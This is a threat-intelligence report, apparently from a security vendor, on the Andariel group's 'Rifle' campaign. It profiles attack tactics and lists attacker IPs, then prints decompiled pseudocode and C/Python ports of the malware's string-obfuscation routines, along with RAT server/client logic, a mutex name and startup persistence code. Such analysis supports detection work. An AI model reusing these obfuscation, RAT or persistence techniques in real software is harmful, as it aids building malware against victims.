TTP Profiling

Tactics

The operations included in the rifle campaign are targeted at financial, IT, large corporations, defense industry, military, and other fields. However, the final goal is aimed at core infrastructures such as defense and finance.

Through detailed investigation on the target of the attack, the attacker performs thorough preparation such as understanding the IT infrastructure environment and personnel status of target organization. With such information, the attacker finds and exploits the vulnerability or selects the name of the malware same as the known executable file of the software used by the victim organization.

After the preliminary work is completed, after entering into the internal network, the attacker continuously infiltrates additional malware seeking key staff PCs and servers and attacking them. In the process, it collects and steals a large amount of internal information, analyzes the internal environment of the target in various angles, and ultimately carries out tasks such as ex-filtrating internal secrets and paralyzing work.

Techniques

The attacker used zero-day vulnerability in process of intrusion or internal propagation after the intrusion. In particular, the attacker exploited the vulnerability of ActiveX control solution which is widely used only in South Korea, and the zero-day vulnerability of enterprise software installed in many PCs in the form of agents. In order to find software vulnerabilities based on a great understanding of the operating environment of South Korean companies, IT companies may be selected as targets for exploiting vulnerabilities in related software.

After successful penetration and getting the foothold established, it attacks internal network through reverse tunneling usually set from inside to outside. It is difficult to track the actual attacker's IP because of the use of VPN connections. However, there is often a case where the actual IP is exposed due to an error in the VPN software. It is common to install a RAT or backdoor developed by an attacker on the foothold system. In a Windows environment, it frequently uses an RDP connection after adding an account for attack (SQLAdmin, etc.).

■ Real IP exposed through the VPN error


Attacker IPs	Country	Count
172.98.67.71	Canada	2
172.98.67.72	Canada	2
175.45.178.19	North Korea	2
176.53.21.215	Turkey	2
179.43.151.34	Switzerland	2

On the other hand, after securing the C&C server using WebShell or specific vulnerability, FTP program (FileZilla, etc.) is installed and data is taken from the infected PC. Then, the collected data is transferred to the secondary C&C, and the corresponding data is deleted from the primary C&C.

Procedures

Andariel group follow typical APT attack flow as they mainly conduct cyber terror. After initial penetration into the internal network, they thoroughly collect internal information and select useful information to ex-filtrate. However, in recent years, it has not been seen that the stage of the attack progressing into the level 5 “Destruction” due to the facts such as improved early detection capability and the change of agenda of the threat group, etc. But we can confirm they are continuously testing MBR destructive malware.

■ Attack procedures




03
Malware Profiling

Malicious Code Profiling

Rifle Transform

The Andariel group use their own special functions for specific string conversion (encoding / decoding). The following decoding functions were used in most attacks performed by Andariel with their naming modules corresponding to the characteristics of each function. The result decoded by each function can also be used as an input value of another decoding function. For example, a string decoded by an SUBS transform may be entered into an XOR transform to produce the final string.

XOR Transform

XOR transforms are used for both decoding and encoding using XOR operations. Encoded strings can be decoded and converted to plain text characters, and the infected PC information is encoded and transmitted to the C&C server.

Characteristically, a total of four initial key values are used. The following is the result of converting the function to pseudo code using IDA.

■ XOR Transform: EE778BE503FDA770EE2F40E51EDFD595

```
v6 = 0x90u;
v11 = 0x2B3C48;
result = 0x654321;
if ( v3 > 0 )
{
  v8 = a3 - (_DWORD)v4;
  v10 = v3;
  do
  {
    *v4 = v6 ^ result ^ v5 ^ v4[v8];
    v6 = v6 & result ^ v5 & (v6 ^ result);
    v5 = ((((unsigned __int16)v11 ^ (unsigned __int16)(8 * v11)) & 0x7F8) << 20) | (v11 >> 8);
    result = (((result << 7) ^ (result ^ 16 * (result ^ 2 * result)) & 0xFFFFFF80) << 17) | (result >> 8);
    ++v4;
    v9 = v10-- == 1;
    v11 = ((((unsigned __int16)v11 ^ (unsigned __int16)(8 * v11)) & 0x7F8) << 20) | (v11 >> 8);
  }
  while ( !v9 );
}
return result;
```

The following is an XOR transform function ported to C language. The program can be used to encode/decode strings in malicious code.

■ XOR transform function ported to C language


```
DWORD EncodeXOR(LPBYTE data, DWORD dwSize)
{
    DWORD dwResult, i = 0;
    DWORD XORKey1;
    XORKey1 = 0x494219;
    BYTE XORKey2 = 0x19, XORKey3 = 0x32, XORKey4;

    for (dwResult = 0x581503; i < dwSize; XORKey1 = (((XORKey1 ^ (8 * XORKey1)) & 0x7F8) << 20) | (XORKey1 >> 8))
    {
        data[i] ^= XORKey2 ^ dwResult ^ XORKey3;
        XORKey4 = XORKey3 & (XORKey2 ^ dwResult);
        XORKey3 = (((XORKey1 ^ (8 * XORKey1)) & 0x7F8) << 20) | (XORKey1 >> 8);
        XORKey2 = XORKey4 ^ dwResult & XORKey2;
        dwResult = (((dwResult << 7) ^ (dwResult ^ 16 * (dwResult ^ 2 * dwResult)) & 0xFFFFFF80) << 17) | (dwResult >> 8);
        i++;
    }
    return dwResult;
}
```

In an operation occurred in the approximate point in time, the same XOR key value was reused. Therefore, the XOR key value is also the important profiling element. The list of XOR key values found so far is as follows (except 1 byte key value).

■ XOR transform key value per operation


DARKSEOUL	GHOSTRAT	DESERTWOLF	VANXATM
0xE2843429 0x908A130E	0xD1DB392B 0x213B795A 0xD1DBB144 0x213B6F2A	0x4909BC1A 0x47064318 0x19424900 0x03155800	0x33428149 0x23840182 0x483C2B00 0x21436500 0x0EBDA746 0xAE69FD12

■ Using the same XOR key value (Left : GHOSTRAT, Right : DESERTWOLF)



Along with the unique XOR key value first appearing in each operation, the key value used in the previous operation was also reused. The following is an operation-to-operation relationship diagram based on the XOR key value used. Some GHOSTRAT key values were reused in VANXATM and DESERTWOLF, and DESERTWOLF-specific key values not used in GHOSTRAT were reused in VANXATM and BLACKSHEEP operations, respectively.

■ XOR key value association analysis by operation




FE Transform

The FE transform has a similar code pattern to the XOR transform, but there are some differences in bit operations.

■ FE Transform: E2982D47C354779415539BC305037427

```
if ( a3 )
{
  do
  {
    *(_BYTE *)(v6 + a4) ^= v4 ^ (unsigned __int8)result;
    v8 = v5 >> 8;
    v4 = BYTE3(result) ^ BYTE1(result) & (result >> 16) ^ v5 & BYTE1(v5) & (v5 >> 16) ^ v10 & result;
    result = (result >> 8) | (v9 << 24);
    v5 = (v5 >> 8) | (((v7 ^ (unsigned __int16)(2 * v7)) & 0x1FE) << 22);
    ++v6;
    v10 = v4;
    v9 = v8 | (((v7 ^ (unsigned __int16)(2 * v7)) & 0x1FE) << 22);
    v7 = result;
  }
  while ( v6 < a3 );
}
return result;
```

■ FE Transform (Left: GHOSTRAT, Middle: DESERTWOLF, Right: MAYDAY)



S Transform

S transform is used to extract a string excluding "S ^" from a string starting with "S ^" as shown below. As shown in the figure, the string following "S ^" is a WinAPI to be used in malicious code or other necessary strings (path for additional file to generate, additional malicious file name, etc.).

■ S Transform: EE778BE503FDA770EE2F40E51EDFD595

```
v2 = RIFLE_S_Decoding("S^HeapCreate");
dword_412E64 = (int)GetProcAddress(v1, (LPCSTR)v2);
v3 = RIFLE_S_Decoding("S^GetProcessHeap");
dword_412E08 = (int)GetProcAddress(v1, (LPCSTR)v3);
v4 = RIFLE_S_Decoding("S^HeapDestroy");
dword_412E58 = (int)GetProcAddress(v1, (LPCSTR)v4);
v5 = RIFLE_S_Decoding("S^HeapAlloc");
dword_412F08 = (int)GetProcAddress(v1, (LPCSTR)v5);
v6 = RIFLE_S_Decoding("S^HeapReAlloc");
dword_412F20 = (int)GetProcAddress(v1, (LPCSTR)v6);
v7 = RIFLE_S_Decoding("S^HeapFree");
dword_412E7C = (int)GetProcAddress(v1, (LPCSTR)v7);
v8 = RIFLE_S_Decoding("S^GetModuleFileNameA");
```

Looking at the S transform in Pseudocode, we get the remaining strings except the first two characters for the string starting with "S ^".

■ S Transform: EE778BE503FDA770EE2F40E51EDFD595

```
if ( *(_BYTE *)v1 != 'S' || *((_BYTE *)v1 + 1) != '^' )
{
  v4 = *(_WORD *)v1;
  if ( *(_WORD *)v1 > 0xBB7u )
    v4 = 0xBB7;
  if ( (unsigned __int16)v4 > 0u )
  {
    v5 = (char *)v1 + 2;
    v6 = (unsigned __int16)v4;
    v7 = BYTE1(v10);
    v8 = Dst;
    do
    {
      *v8++ = v7 ^ *v5++;
      --v6;
    }
    while ( v6 );
  }
  result = Dst;
}
else
{
  if ( strlen((const char *)v1) - 2 >= 0xBB7 )
    v2 = 0xBB7;
  else
    v2 = strlen((const char *)v1) - 2;
  strncpy_s(Dst, 0xBB8u, (const char *)v1 + 2, v2);
  result = Dst;
}
```

SUBS Transform

The SUBS transform uses the Substitution Table stored in it to replace it with a specific character, and then uses the Shift and OR operations to generate the final character string. The figure below shows the code part that passes the decoded string to the SUBS transform function.

■ Multiple Transform Invocations: 00F850A82B366A2E4E0C312D1D7A1266

```
dwSize = 0;
v0 = RIFLE_SUBS_Decoding(16, "978FF5eqF2YM01+4", (int *)&dwSize);
RIFLE_XOR_Decoding(v0, dwSize);
v1 = LoadLibraryA(v0);
```

The transferred string is converted to a primary decoded string through the SUBS transform function shown in the figure below, which is then passed to the XOR transform function and converted into the final plaintext string.

■ SUBS Transform: 00F850A82B366A2E4E0C312D1D7A1266

```
if ( result )
{
  for ( targetStrValue = *targetstr_v4; *targetstr_v4; targetStrValue = *targetstr_v4 )
  {
    size_v9 = size_v3;
    ++targetstr_v4;
    --size_v3;
    if ( size_v9 <= 0 || targetStrValue == '=' )// "=" = 0x3D
      break;
    if ( targetStrValue == ' ' )
      targetStrValue = '+';
    SubsTBValue = SubsTB[targetStrValue];     // SubsTB[targetStrValue*2+BP]
    if ( SubsTBValue >= 0 )
    {
      switch ( caseSelector % 4 )             // Remainder Operation
      {
        case 0:
          result[resultIndex] = 4 * SubsTBValue;
          break;
        case 1:
          result[resultIndex++] |= SubsTBValue >> 4;
          result[resultIndex] = 16 * SubsTBValue;
          break;
        case 2:
          result[resultIndex++] |= SubsTBValue >> 2;
          result[resultIndex] = (_BYTE)SubsTBValue << 6;
          break;
        case 3:
          result[resultIndex++] |= SubsTBValue;
          break;
        default:
          break;
      }
      ++caseSelector;
    }
```

The SUBS transform function can be ported into Python to quickly decode encoded strings used in malware. In the code below, the subsTable is a character substitution table used by the function at the time of decoding, and is found in all malicious codes that use the SUBS transform, it can be used in gathering similar malicious codes.

■ SUBS transforms ported to Python

```
subsTable = [0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
    0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF
    ,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
    0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x3E,0x00,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x3F,0x00,0x34,0x00,0x35,0x00,0x36,0x00,0x37,0x00,0x38
    ,0x00,0x39,0x00,0x3A,0x00,0x3B,0x00,0x3C,0x00,0x3D,0x00,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x00,
    0x00,0x01,0x00,0x02,0x00,0x03,0x00,0x04,0x00,0x05,0x00,0x06,0x00,0x07,0x00,0x08,0x00,0x09,0x00,0x0A,0x00,0x0B,0x00,0x0C,0x00,0x0D,0x00
    ,0x0E,0x00,0x0F,0x00,0x10,0x00,0x11,0x00,0x12,0x00,0x13,0x00,0x14,0x00,0x15,0x00,0x16,0x00,0x17,0x00,0x18,0x00,0x19,0x00,0xFF,0xFF,
    0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x1A,0x00,0x1B,0x00,0x1C,0x00,0x1D,0x00,0x1E,0x00,0x1F,0x00,0x20,0x00,0x21,0x00,0x22
    ,0x00,0x23,0x00,0x24,0x00,0x25,0x00,0x26,0x00,0x27,0x00,0x28,0x00,0x29,0x00,0x2A,0x00,0x2B,0x00,0x2C,0x00,0x2D,0x00,0x2E,0x00,0x2F,
    0x00,0x30,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF]

for i in range(0, len(hexstr)):
    subsTBValue = subsTable[hexstr[i]*2]
    x = caseSelector % 4
    if x == 0: #case 0
        result[resultIndex] = 4 * subsTBValue

    elif x == 1: #case 1
        result[resultIndex] = result[resultIndex] | bitwise(subsTBValue >> 4)
        resultIndex += 1
        lowbyte = bitwise(subsTBValue << 4)
        result[resultIndex] = lowbyte

    elif x == 2: #case 2
        result[resultIndex] = result[resultIndex] | bitwise(subsTBValue >> 2)
        resultIndex += 1
        lowbyte = bitwise(subsTBValue << 6)
        result[resultIndex] = lowbyte

    elif x == 3: #case 3
        result[resultIndex] = result[resultIndex] | subsTBValue
        resultIndex += 1

    caseSelector+=1
```

■ String substitution table

subsTable = [0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x
FF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xF
F,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF
,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x3E,0x00,0xFF,0xFF
,0xFF,0xFF,0xFF,0xFF,0x3F,0x00,0x34,0x00,0x35,0x00,0x36,0x00,0x37,0x00,0x38,0x00,0x39,0x00,0x3A,0x00,0x3B,0x0
0,0x3C,0x00,0x3D,0x00,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x00,0x00,0x01,0x00,
0x02,0x00,0x03,0x00,0x04,0x00,0x05,0x00,0x06,0x00,0x07,0x00,0x08,0x00,0x09,0x00,0x0A,0x00,0x0B,0x00,0x0C,0x
00,0x0D,0x00,0x0E,0x00,0x0F,0x00,0x10,0x00,0x11,0x00,0x12,0x00,0x13,0x00,0x14,0x00,0x15,0x00,0x16,0x00,0x17
,0x00,0x18,0x00,0x19,0x00,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x1A,0x00,0x1B,0x00,0x1C,0
x00,0x1D,0x00,0x1E,0x00,0x1F,0x00,0x20,0x00,0x21,0x00,0x22,0x00,0x23,0x00,0x24,0x00,0x25,0x00,0x26,0x00,0x2
7,0x00,0x28,0x00,0x29,0x00,0x2A,0x00,0x2B,0x00,0x2C,0x00,0x2D,0x00,0x2E,0x00,0x2F,0x00,0x30,0x00,0x31,0x00,
0x32,0x00,0x33,0x00,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF]

If we look at the operation of the SUBS transform function, the string that comes in as the initial input value (eg 978FF5eqF2YM0l + 4) is the inner coordinate of the decoded character substitution table (data type: WORD). The first character 9 is decimal 57 (0x39) and the data type of the substitution table is word (2 bytes), which means the 114th value in the above Python script substitution table. That is, 0x3D. Through this process, the final decoded character string is generated through the SAR, SHL, and OR operations several times using the value extracted from the substitution table. The final result is shown in the figure below, and if the value is entered into the XOR transform, the final plaintext gets generated.

■ SUBS Transform Operation Process


```
~/c/RifleDecTool> python riflesubsdec.py
Example #1 : 978FF5eqF2YM01+4
Example #2 : /6gSGIajcDxQ01Kw
Input String : 978FF5eqF2YM01+4
Decoded String =>  \xf7\xbf\x5\x17\x97\xaa\x17\x66\xc\xd2\x5f\xb8\x0\x0\x0\x0
~/c/RifleDecTool> ./RifleXORTransform
C:\Program Files
```

RAT Server Module

Type A

GUI-based RAT server module that allows file transfer and execution of commands against the infected agent. "Current path\log\agent.log", "Current path\log\{RAT Agent ID}.log" records the operation log and the result of command executed in the agent, respectively. RAT server Type A is connected by RAT client type A. In the server module, by default, system commands can be executed against the connected clients.

■ RAT Server Type A Operation Screenshot



You can also transfer and run the files you want from the server to the client via the "upload" command.

■ Example log file

```
while ( v6 );
if ( v30 == 'u' )
{
  if ( v31 == 'p' && v32 == 'l' && v33 == 'o' && v34 == 'a' && v35 == 'd' && v36 == ' ' )
  {
    v40 = 0;
    memset(&v41, 0, 0x103u);
```

```
    v20 = *((_DWORD *)v27 + 37);
    sub_401360(v18);
    free(v19);
    CWnd::MessageBoxA(v27, "Upload Success!", "Success", 0);
    return 1;
  }
```

```
[288 e3039a7b 192.168.12.168 2017.4.20  15:4:1]         login success!
[2017.4.20  15:6:18] 443 port Listening!
[304 e3039a7b 192.168.12.168 2017.4.20  15:6:21]                login success!
[332 e3039a7b 192.168.12.168 2017.4.20  15:7:40]                login success!
[2017.4.20  15:15:6] Master Kill!
[2017.4.20  15:15:37] 443 port Listening!
[300 e3039a7b 192.168.12.168 2017.4.20  15:15:50]               login success!
[2017.4.20  15:15:57] Master Kill!
```

Type B

Client Type B is connected to RAT Server Type B, and unlike Type A, GUI interface is not supported. It reads the "conf.ini" file of the execution path and operates by giving commands to the agent. This is the method that desired commands are given and then the results of the command execution are sent back.

```
[Admin] => Infected PC Identifier
USER={command}

[Administrator]
USER={command}
```

RAT Client Module

Type A

This is a client module connected with RAT server Type A. When infected, it transmits information to the server in the form of "computername*****username"

■ Generate information of infected PC

```
if ( sub_4010F0() )
{
  v22 = 0;
  memset(&v23, 0, 0x207u);
  sprintf(&v22, "%s*****%s", &GetUser, &ComBuff);// Trigger Condition
  if ( GetProcAddress(hModule, "WSACleanup") )
  {
    v9 = 0;
    v10 = strlen(&v22);
```

The agent uses mutex* o prevent duplicate execution, and it copies itself in the startup program path so that the agent can operate even when the infected PC is rebooted.

* Mutex(MUTual EXclusion) : Objects that cannot be shared between threads

■ Mutex Creation

```
GetModuleFileNameA(0, &Filename, 0x103u);
if ( OpenMutexA(0x1F0001u, 0, "dkjlfkjlehfladlf")
  || (CreateMutexA(0, 0, "dkjlfkjlehfladlf"), !SHGetSpecialFolderPathA(0, &pszPath, 22, 0)) )
{
  ExitThread(0);
}
```

